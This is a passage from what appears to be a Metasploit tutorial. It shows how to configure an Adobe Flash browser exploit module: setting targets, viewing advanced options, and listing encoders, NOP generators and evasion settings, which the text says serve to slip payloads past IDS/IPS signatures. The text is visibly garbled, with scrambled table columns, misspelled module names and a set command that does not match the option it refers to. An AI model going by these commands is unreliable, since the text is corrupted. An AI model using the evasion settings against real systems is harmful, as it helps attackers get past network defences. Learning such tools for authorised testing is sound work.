This exploit targets both Windows and Linux operating systems. Note that we can use the info command to get additional info about this exploit and targets.

To set a target we can use the command set followed by the target ID:

set target 1

By setting the target the list of payloads will be reduced a lot because only payloads will be shown which are compatible with the target:

Show advanced

By using the show advanced command we can have a look at the advanced options for the exploit.

```
msf exploit(adobe_flash_shader_drawing_fill) > show advanced
Module advanced options (exploit/multi/browser/adobe_flash_shader_drawing_fill):
                  : ContextInformationFile
  Name
  Current Setting:
                 : The information file that contains context information
  Description
                  : CookieExpiration
  Name
   Current Setting:
                  : Cookie expiration in years (blank=expire on exit)
  Description
  Name
                  : CookieName
   Current Setting: <u>u</u>a
Description : The name of the tracking cookie
  Description
                  : Custom404
  Name
   Current Setting:
                  : An external custom 404 URL (Example:
  Description
     http://example.com/404.html)
                  : DisablePayloadHandler
   Current Setting: false
  Description ´: Disable the handler code for the selected payload
                  : EnableContextEncoding
  Name
   Current Setting: false
                  : Use transient context when encoding payloads
  Description
                  : JsObfuscate
  Name
  Current Setting: 0
                 : Number of times to obfuscate JavaScript
  Description
                  : ListenerComm
  Current Setting:
                  : The specific communication channel to use for this service
  Description
```

Use the set command followed by the advanced parameter and the new value to change the advanced settings:

```
Set displayable payloadhandler true
```

```
<u>msf</u> exploit(adobe_flash_shader_drawing_fill) > set displayablepayloadheader true
displayablepayloadheader => true
```

Show encoders

The show encoders command will return the compatible encoders. Encoders are used to evade simple IDS/IPS signatures that are looking for certain bytes of your payload. We will be looking at encoders in detail in a later chapter of the Metasploit tutorials.

```
<u>msf</u> exploit(adobe_flash_shader_drawing_fill) > show encoders
Compatible Encoders
    Name
                                                  Disclosure Date
                                                                            Rank
                                                                                             Description
                                                                                             The EICAR Encoder
The "none" Encoder
    deneric/eicar
                                                                            manual
    generic/none
                                                                            normal
    x86/add_sub
x86/alpha_mixed
                                                                                             Add/Sub Encoder
Alpha2 Alphanumeric Mixedcase Encoder
Alpha2 Alphanumeric Uppercase Encoder
                                                                            manual
low
    x86/alpha_upper
x86/avoid_underscore_tolower
                                                                            low
                                                                                              Avoid underscore/tolower
                                                                            manual
                                                                                             Avoid UTF8/tolower
BloXor - A Metamorphic Block Based XOR Encoder
    x86/avoid_utf8 tolower
                                                                            manual
    x86/bloxor
                                                                            manual
    x86/call4_dword_xor
                                                                            normal
                                                                                             Call+4 Dword XOR Encoder
                                                                                             CPUID-based Context Keyed Payload Encoder
stat(2)-based Context Keyed Payload Encoder
time(2)-based Context Keyed Payload Encoder
    x86/context_cpuid
                                                                            manual
    x86/context_stat
                                                                            manual
    x86/context_time
                                                                            manual
                                                                                             Single-byte XOR Countdown Encoder
Variable-length Fnstenv/mov Dword XOR Encoder
    x86/countdown
                                                                            normal
    x86/fnstenv_mov
x86/jmp_call_additive
x86/nonalpha
                                                                            normal
                                                                                              Jump/Call XOŘ Additive Feedback Encoder
                                                                            normal
                                                                                             Non-Alpha Encoder
Non-Upper Encoder
                                                                             low
    x86/nonupper
                                                                            low
                                                                                             Sub Encoder (optimised)
Polymorphic XOR Additive Feedback Encoder
Single Static Bit
Alpha2 Alphanumeric Unicode Mixedcase Encoder
Alpha2 Alphanumeric Unicode Uppercase Encoder
    x86/opt_sub
x86/shikata_ga_nai
                                                                            manual
                                                                            excellent
    x86/single_sťatic_bit
                                                                            manual
    x86/unicode_mixed
                                                                            manual
    x86/unicode_upper
                                                                            manual
```

To use an encoder use the set command followed by the name of the encoder.

Show nops

The show nops command will return a list of NOP generators. A NOP is short for No Operation and is used to change the pattern of a NOP sled in order to bypass simple IDS/IPS signatures of common NOP sleds. The NOP generators start with the CPU architecture in the name. We will be looking at NOPS in a later chapter of this tutorial.

```
msf exploit(adobe flash shader drawing fill) > show nops
NOP Generators
                    Disclosure Date Rank
                                              Description
  Name
                                      normal
   armle/simple
                                              Simple
                                              PHP Nop Generator
   php/generic
                                      normal
   ppc/simple
                                      normal
                                              Simple
                                      normal
                                              SPARC NOP Generator
   sparc/random
   tty/generic
                                      normal
                                              TTY Nop Generator
   x64/simple
                                      normal
                                              Simple
   x86/opty2
                                      normal
                                              Opty2
   x86/single_byte
                                      normal
                                              Single Byte
```

To use a NOP generator use the set command followed by the name of the NOP generator. When the exploit is launched the NOP sleds will be taken from the NOP generator.

Show evasion

The show evasion command returns a list of available evasion techniques.

```
msf exploit(adobe flash shader drawing fill) > show evasion
Module evasion options:
                 : HTML::base64
   Current Setting: none
   Description : Enable HTML obfuscation via an embeded base64 html object (IE
      not supported) (Accepted: none, plain, single pad, double pad,
      random space injection)
                 : HTML::javascript::escape
   Name
   Current Setting: 0
                 : Enable HTML obfuscation via HTML escaping (number of iterations)
   Description
   Name:
                 : HTML::unicode
   Current Setting: none
   Description : Enable HTTP obfuscation via unicode (Accepted: none, utf-16le,
     utf-16be, utf-16be-marker, utf-32le, utf-32be)
                 : HTTP::chunked
   Current Setting: false
Description : Enable chunking of HTTP responses via "Transfer-Encoding:
      chunked"
                 : HTTP::compression
   Current Setting: none
                : Enable compression of HTTP responses via content encoding
   Description
      (Accepted: none, gzip, deflate)
                 : HTTP::header_folding
   Name
   Current Setting: false
                 ຶ: Enable folding of HTTP headers
   Description
                 : HTTP::junk_headers
   : HTTP::server_name
   Current Setting: Apache
   Description
                 : Configures the Server header of all outgoing replies
                 : TCP::max_send_size
   Current Setting: 0
                 : Maximum tcp segment size. (0 = disable)
   Description
                 : TCP::send_delay
   Current Setting: 0
                 : Delays inserted before every send.
                                                      (0 = disable)
   Description
```

To change evasions settings use the set command followed by the evasion parameter and the new value.